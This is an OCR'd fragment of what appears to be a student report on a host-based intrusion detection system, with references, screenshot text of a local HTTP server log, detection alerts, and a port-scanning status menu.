
3. James P.Anderson , "Computer security threat monitoring and surveillance", Technical report, James P.Anderson Co, Fort Washimgton, PA, April 1980.(300-450).


4. K R Venugopal, Sudeep R Prasad, "Programming with C", Tata-Mc Graw Hill publications, May 1996. (415-567).


5. Brian W.Kerninghan, Dennis M.Ritchie, "The C programming language", Pearson education, January 2000.(100-129).


Mozilla
File Edit View Go Bookmarks Tools Window Help
Back Forward Reload Stop
http://global04/echo/a.html
Search
Print
Home Bookmarks Red Hat Network Support Shop Products Training
Please make a Genuine URL Request
Done
/home/leela/lserver.c - gedit
root@GLOBAL04:/home/leela
Mozilla
Wed Sep 15
4:55 PM



/home/leela/log.txt - gedit
File Edit View Search Tools Documents Help
New Open Save Print Undo Redo Cut Copy Paste Find Replace
log.txt
200.100.100.4 ---- appends data to files
200.100.100.4 ---- ip addresses and network information
200.100.100.4 ---- appends data to files
Ln 1, Col. 1
INS
/home/leela/log.txt - gedit
Sat Sep 18
4:59 PM


Mozilla
File Edit View Go Bookmarks Tools Window Help
Back Forward Reload Stop
http://localhost/hids.html
Search
Print
Home Bookmarks Red Hat Network Support Shop Products Training
Done
html
/home/leela/iserver.c - gedit
root@GLOBAL04:/home/leela
Mozilla
Wed Sep 15
5:03 PM


root@GLOBAL04:/home/leela
File Edit View Terminal Go Help
[root@GLOBAL04 root]# cd /home/leela
[root@GLOBAL04 leela]# gcc lserver.c
[root@GLOBAL04 leela]# ./a.out
server: got connection from 127.0.0.1
GET /hids.html HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.2.1) Gecko/20030225
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plai
n;q=0.8,video/x-mng,image/png,image/jpeg,image/gif;q=0.2,text/css,*/*;q=0.1
Accept-Language: en-us, en;q=0.50
Accept-Encoding: gzip, deflate, compress;q=0.9
Accept-Charset: ISO-8859-1, utf-8;q=0.66, *;q=0.66
Keep-Alive: 300
Connection: keep-alive
hids.html
html
/home/leela/lserver.c - gedit
root@GLOBAL04:/home/leela
Welcome to Red Hat - Mozilla
Wed Sep 15
5:10 PM


leela@GLOBAL04:~
File Edit View Terminal Go Help
PORT SCANNING
Range authorised ports:
0
5
Range unauthorised ports:
1224
1226
Progress status / Scanning status
PORT NO BINDED(Y/N)
0 N
1 Y
2 Y
3 Y
4 Y
5 Y
1224 N
1225 N
1226 N
Press ctrl+e to end / ctrl+s to start scanning
Press ctrl+c for main menu ctrl+s to end ctrl+s to start scanning
1.Port scanning
2.Http attacks
3.Network Spoofing
4.Reports
5.Recent files
6.Rules
7.Exit
/home/leela/INFACE.c - gedit
Thu Aug 26
4:55 AM

ABNORMAL PROGRAM DETECTION SEQUENCE DIAGRAM



URL BASED ATTACKS SEQUENCE DIAGRAM